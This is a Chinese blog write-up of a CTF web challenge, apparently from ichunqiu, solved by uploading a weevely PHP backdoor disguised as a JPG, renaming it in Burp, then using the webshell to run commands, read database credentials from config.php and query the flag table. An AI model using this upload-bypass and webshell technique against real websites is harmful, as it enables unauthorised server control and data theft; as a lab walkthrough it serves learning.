




web狗之writeup--do you know upload?

原创

瑟荻  于 2018-09-09 22:48:07 发布  146  收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/real1991/article/details/100582260>

版权

Do you know upload?

Description

加油吧，少年。(说了等于没说)

Solution

这是一道上传绕过的题目，其实没有什么特别的地方。这里就是想介绍一下自己使用的一个特别好的工具，就是 weevely。这个工具是 kali 中类似于中国菜刀的工具，功能强大。这里主要介绍一下简单的使用以及我是用的时候一个小小的坑。

打开网站，可以看到是一个图片上传的页面：

图片上传

Filename: 未选择任何文件

 madMen

没有什么特殊的地方，打开开发者工具，可以看到 html 包含了一段注释的代码：

```
<!--  
include($_GET['file']);  
-->
```

那么可以断定后台应该使用的是 php 了。那么可以上传一个 php 木马来连接服务器了。上传绕过的经典套路就是先生成一个木马，然后将文件后缀改为图片格式，然后在 burp 中再将文件名改过来。下面就是 weevely 的使用了。


首先在 kali 中搜索这个工具打开，先生成木马：（ ）

```

root@kali:~# weeveily
[+] weeveily 3.2.0
[!] Error: too few arguments
[+] Run terminal to the target
weeveily <URL> <password> [cmd]
[+] Load session file
weeveily session <path> [cmd]
[+] Generate backdoor agent
weeveily generate <password> <path>
root@kali:~# weeveily generate pass /root/project/cmd.php
Generated backdoor with password 'pass' in '/root/project/cmd.php' of 1486 byte size.


```

这样我们就在 /root/project 中生成了一个 cmd.php 木马。下面就是如何将这个马上传了。首先将这个文件的后缀名改为 jpg，然后选择图片上传，然后在 burp 中将文件名修改为 cmd.php：



文件上传成功，保存在 upload/ 路径下。下面就可以通过 weeveily 拿到后门了。上传之后，首先访问一下文件路径。然后通过命令：`weeveily<url-path><password>` 就可以连接远程机器了：

```
root@kali:~/project# weeveily http://b1079b4419f4422495bcc5e7f2ed3aadaf3c27ada68843c7.game.ichunqiu.com/upload/cmg.php pass
[+] weeveily 3.2.0
[+] Target:      b1079b4419f4422495bcc5e7f2ed3aadaf3c27ada68843c7.game.ichunqiu.com
[+] Session:    /root/.weeveily/sessions/b1079b4419f4422495bcc5e7f2ed3aadaf3c27ada68843c7.game.ichunqiu.com/cmg_0.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
weeveily> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@d488212d9b9f:/var/www/html/upload $
```



接着就可以控制机器了，首先可以看到 upload 路径，路径即是上传的文件。可以看到 html 路径下有多个文件，比如 ctf.sql 以及 config.php。ctf.sql 是一个空文件，里面没有任何内容。打开 config.php 可以看到是一段 php 代码：

```
<?php
error_reporting(0);
session_start();
$servername = "localhost";
$username = "ctf";
$password = "ctfctfctf";
$dbase = "ctf";

// 创建连接
$conn = mysql_connect($servername,$username,$password) or die(" connect to mysql error");
mysql_select_db($dbase);
?>
```

可以看到代码主要是一段 mysql 数据库的连接，数据库连接的信息都给出了。下面就是可以使用 sql_console 模块来进行数据库的交互了。通过 `:sql_console-u ctf-p ctfctfctf` 就可以连接数据库了。接下来可以看到数据库的信息以及表格的信息。

```
www-data@d488212d9b9f:/var/www/html $ :sql_console -u ctf -p ctfctfctf
ctf@localhost SQL> show databases;
+-----+
| information_schema |
| ctf                 |
+-----+
ctf@localhost SQL> show tables in ctf;
+-----+
| flag                |
+-----+
ctf@localhost SQL>
```



可以看到除了 information_schema 数据库，还有一个叫 ctf 的数据库，而且在 ctf 数据库中还有一个叫 flag 的表格。很明显，flag 很有可能就在这个表格中。但是使用 `select*fromflag` 总是提示 `[-][console]Nodata returnedCheckcredentialsandDB availability`。找了很多办法，但始终没办法查出来。后来才知道 weeveily 无法保存数据库的状态，所以无法使用 `usedatbasename` 这样的语句。其实使用 `select*fromctf.flag` 就可以拿到 flag 了啊。

以上。



可以扫描二维码或者搜索微信号 `mad_coder` 关注公众号，原文链接包含外链信息。